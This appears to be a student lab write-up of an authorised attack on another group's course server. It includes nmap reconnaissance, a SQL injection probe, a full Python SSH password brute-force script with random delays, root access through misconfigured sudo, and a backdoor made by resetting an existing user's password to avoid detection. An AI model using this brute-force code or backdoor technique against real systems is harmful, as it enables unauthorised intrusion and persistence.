Mini Project - Attack

Group: stud103

1. Information gathering


During this phase we extensively checked the application and were mainly looking for the obvious mistakes and classical vulnerabilities.
This included following non-exhaustive list:

- Inspection of the available source code on the website and search for the vulnerabilities
- SQL injection vulnerability
- Cross-site scripting (XSS) vulnerability
- HTTP request vulnerability
- Wrongly configured ports (opened ports)
- Vulnerability in the application logic itself - not necessarily connected to the programming vulnerability itself.
- Ability to access non-shared files on the wrongly configured server.

During this process we found a couple of vulnerabilities that makes the website not secure:


1. During the login phase it is possible to log in without inserting the password, guaranteeing that everybody that knows a username can log in their profile
2. The website is not encrypted so an attacker could potentially sniff the traffic and get in this way someone’s credentials
3. Trying to do sql injection on any form, for example with ‘ OR 1=1 – in the login form, the page starts loading without immediately returning an error. This could lead to some SQL injections, although we didn’t use this method to exploit the machine

First of all we started by gaining the ip address of the website using `nslookup stud106.itu.dk`:



```
Name:    stud106.itu.dk
Address: 192.168.23.106
```

For port scanning we used the `nmap -sV IP` command and were able to determine that they use a non-vulnerable version of VSFTPD server on port 21; non-vulnerable Open-SSH on port 22 and non-vulnerable hosting server on port 5000.



```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-27 18:51 CET
Nmap scan report for 192.168.23.106
Host is up (0.012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.10.12)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Furthermore, we also execute the bellow python script which tries to log into the server using all password in the following file: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-1000.txt.

```
from pwn import *
import paramiko
import time
import random

host = "192.168.23.106"  # Target host IP address
username = "stud"  # Hostname that we want to bruteforce
attempts = 0  # Counter for keeping track of attempts

skip = False
with open("last_line", "r+") as last_l, open("top-20-common-SSH-passwords.txt",
"r") as passwords_list:
   line = last_l.read()

   # Open the file containing the list of passwords
   for password in passwords_list:
       if attempts > int(line.strip("\n")):
           last_l.writelines(str(attempts))
           password = password.strip("\n")  # Remove newline character from each
password
           try:
               print("[{}] Attempting password: '{}'!".format(attempts, password))
               # Attempt SSH connection using the current password
               response = ssh(host=host, user=username, password=password,
timeout=200)

               if response.connected():
                   # If the connection is successful, print the valid password and
break the loop
                   print("[>] Valid password found: '{}'!".format(password))
                   response.close()a
                   break

               response.close()
           except paramiko.ssh_exception.AuthenticationException:
               # If authentication fails, print "Invalid password!"
               print("Invalid password!")
               temp = random.randint(5,15)
               print("I am waiting", temp)
               time.sleep(temp)
       attempts += 1  # Increment the attempts counter for each password
```

2. Initial access

During source code inspection of the website http://stud106.itu.dk:5000/notes/ we noticed that they've included a suspicious JavaScript function, which prevents deletion of note and print a string in the console:

```
<script>
 // Select the delete button
 var deleteButton = document.getElementById("deletebtn");

 // Define a function that logs a message to the console
 function logMessage() {
   console.log("Vedsgphitu123!");
 }

 // Attach a click event to the delete button
 deleteButton.addEventListener("click", logMessage);
</script>
```

We became suspicious about the string "`Vedsgphitu123!`" and tried to use it as a password for stud. It worked so we gained the initial access.

3. Privilege escalation

This part was not difficult since the group stud106 did not remove `stud` user from the sudo group thus we can get root access every time we use sudo command:

```
stud@stud106:~$ sudo whoami
[sudo] password for stud:
root
```

4. Security goal violations

Considering the CIA paradigm, the goal that was violated is the Confidentiality one: the password to get user access was written in plaintext on a page visible to anyone. Even the integrity goal has been violated since the website is not encrypted and the connection is not secure, allowing an external attacker to see and modify the messages.
Moreover the disclosure of a password can compromise the integrity of the system, as an attacker could potentially alter or compromise data.
The least privilege principle has been violated too, since they allowed the stud user to have root access without proper authentication.

5. Maintaining access

We didn’t have to maintain the access since the sudo user can access root privileges anytime he wants.We can also use command `sudo -i` to permanently keep root privileges or `sudo /bin/bash`.
However, we introduced an additional backdoor vulnerability. Since user `rosario` is already a sudo user and since another group (106) enabled ssh root login, we just changed the password of user rosario to `rosario`. Now when we log into the system using command `ssh rosario@stud106.itu.dk` we gain the root shell access immediately. Furthermore, since rosario is already in the system, this should not raise eyebrows; or should be detected later then addition of a new user would.

```
$ssh rosario@stud106.itu.dk
rosario@stud106.itu.dk's password:
# whoami
root
#
```